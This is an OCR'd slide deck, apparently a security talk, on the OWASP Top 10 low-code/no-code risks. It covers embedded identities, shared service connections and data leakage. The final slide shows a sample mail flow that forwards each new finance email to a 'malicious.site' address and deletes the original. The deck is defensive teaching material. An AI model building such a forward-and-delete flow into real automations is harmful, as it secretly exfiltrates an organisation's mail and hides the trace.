
Software Development Lifecycle




Software Development Lifecycle



No Code SDLC?


Business
Business
Manage
Envision
Business
Monitor
SDLC
Plan
Business
Deploy
Create
Business
Verify
Business
Business

The Shared Responsibility Model



The Evolution of the Shared Responsibility Model in Cloud Computing

Traditional IT	IaaS	PaaS / FaaS
Data	Data	Data
Application	Application	Application
Runtime	Runtime	Runtime
OS	OS	OS
Virtualization	Virtualization	Virtualization
Storage	Storage	Storage
Networking	Networking	Networking
Hardware	Hardware	Hardware

Security can drive LCNC adoption

- "Copy-paste" integration and the Shadow-IT problem
- Potential for improved visibility
- Need for a common language

zenity

OWASP Top 10 Low-Code/No-Code Security Risks

OWASP
low-code/no-code

Top 10 Security Risks

https://owasp.org/www-project-top-10-low-code-no-code-security-risks

OWASP Top 10 Security Risks for LCNC

1. LCNC-SEC-01: Account Impersonation
2. LCNC-SEC-02: Authorization Misuse
3. LCNC-SEC-03: Data Leakage and Unexpected Consequences
4. LCNC-SEC-04: Authentication and Secure Communication Failures
5. LCNC-SEC-05: Security Misconfiguration
6. LCNC-SEC-06: Injection Handling Failures
7. LCNC-SEC-07: Vulnerable, Unmanaged and Untrusted Components
8. LCNC-SEC-08: Data and Secret Handling Failures
9. LCNC-SEC-09: Asset Management Failures
10. LCNC-SEC-10: Security Logging and Monitoring Failures

https://owasp.org/www-project-top-10-low-code-no-code-security-risks

LCNC-SEC-01: Account Impersonation

Low-code/no-code applications can be embedded with user identities which are used implicitly by any application user. This creates a direct path towards Privilege Escalation, allows an attacker to hide behind another user's identity, and circumvents traditional security controls.

Better Customer Care – The Problem

The Customer Care team at a large eCommerce company wanted to improve customer service.


- Goal: improve customer service
- Method: build an app that lets relevant company employees view customer support history and latest purchases
- Challenge: employees don’t have permissions to the customer database

Customer care app

Better Customer Care – The Solution

Impact:

✓Employees are happy
✓Customers are happy
✓Customer Care team is happy



Customer care app

Admin


Customer DB

Better Customer Care – The Solution

Impact:

✓Employees are happy
✓Customers are happy
✓Customer Care team is happy

✓SOC team panics



Customer care app

Admin

Customer DB


Meanwhile, At the SOC

Abnormal activity detected:


Customer DB is being scraped?

- Lots of queries
- Multiple IPs and hosts
- Spread across time

An investigation shows that all connections use single account. Was it compromised?




Better Customer Care – Summary



LCNC-SEC-02: Authorization Misuse

Service connections are first class objects in most low-code/no-code platforms. This means they can be shared between applications, with other users or with entire organizations.

Credential Sharing as a Service



Connections in Zenity Stage (default)

Name		Modified	
ConnectionToFadiStorageAccount Azure Blob Storage	···	10 mo ago	
[redacted]azure-sql-server.database.wind... SQL Server	···	8 mo ago	
[redacted]stage.com Azure Blob Storage	···	11 mo ago	
[redacted]stage.com Microsoft Dataverse			
Connective eSignatures Connective eSignatures (preview)			
Connective eSignatures Connective eSignatures (preview)			
23 DB2			
File System File System			
Notifications Notifications			
Vendor Server FTP			
FTP FTP			
[redacted]oa2g@gmail.com Gmail	···	1 wk ago	Connected


Connection	Status	Date	Recipes
[redacted] Management [redacted]	Connected	May 22 at 1:47 am	4 Recipes
dev_HTTP account [redacted] Env-Dev	Connected	Feb 6 at 1:21 am	0 Recipes
dev_HTTP account [redacted] Env-Dev	Connected	Feb 6 at 1:21 am	0 Recipes
dev_twitter Env-Dev	Connected	Feb 10 at 1:40 am	1 Recipe
FTP at test.rebex.net Workspace / test export	Connected	Apr 9, 2021, at 7:05 am	932 Recipes
[redacted]@gmail.com gmail Workspace	Connected	Apr 9, 2021, at 5:05 am	1 Recipe

Gmail
2 Connections
5 Zaps

Google Sheets
1 Connection
2 Zaps

App Reader <> API Admin


Authorization as front-end logic



LCNC-SEC-03: Data Leakage and Unexpected Consequences

Low-code/no-code applications often sync data or trigger operations across multiple systems, which creates a path for data to find its way outside the organizational boundary. This means that operations in one system can have unexpected consequences in another.

LCNC-SEC-03: Data Leakage and Unexpected Consequences



When a new email arrives (V3)

Folder: Inbox

Show advanced options

Send an email notification (V3)

*To: finance.external@malicious.site

*Subject: Finance email notification

*Body:

From: From

To: To

Subject: Subject

Body: Body

Show advanced options

Delete email (V2)

*Message Id: Message Id

Original Mailbox Address: finance@company.site

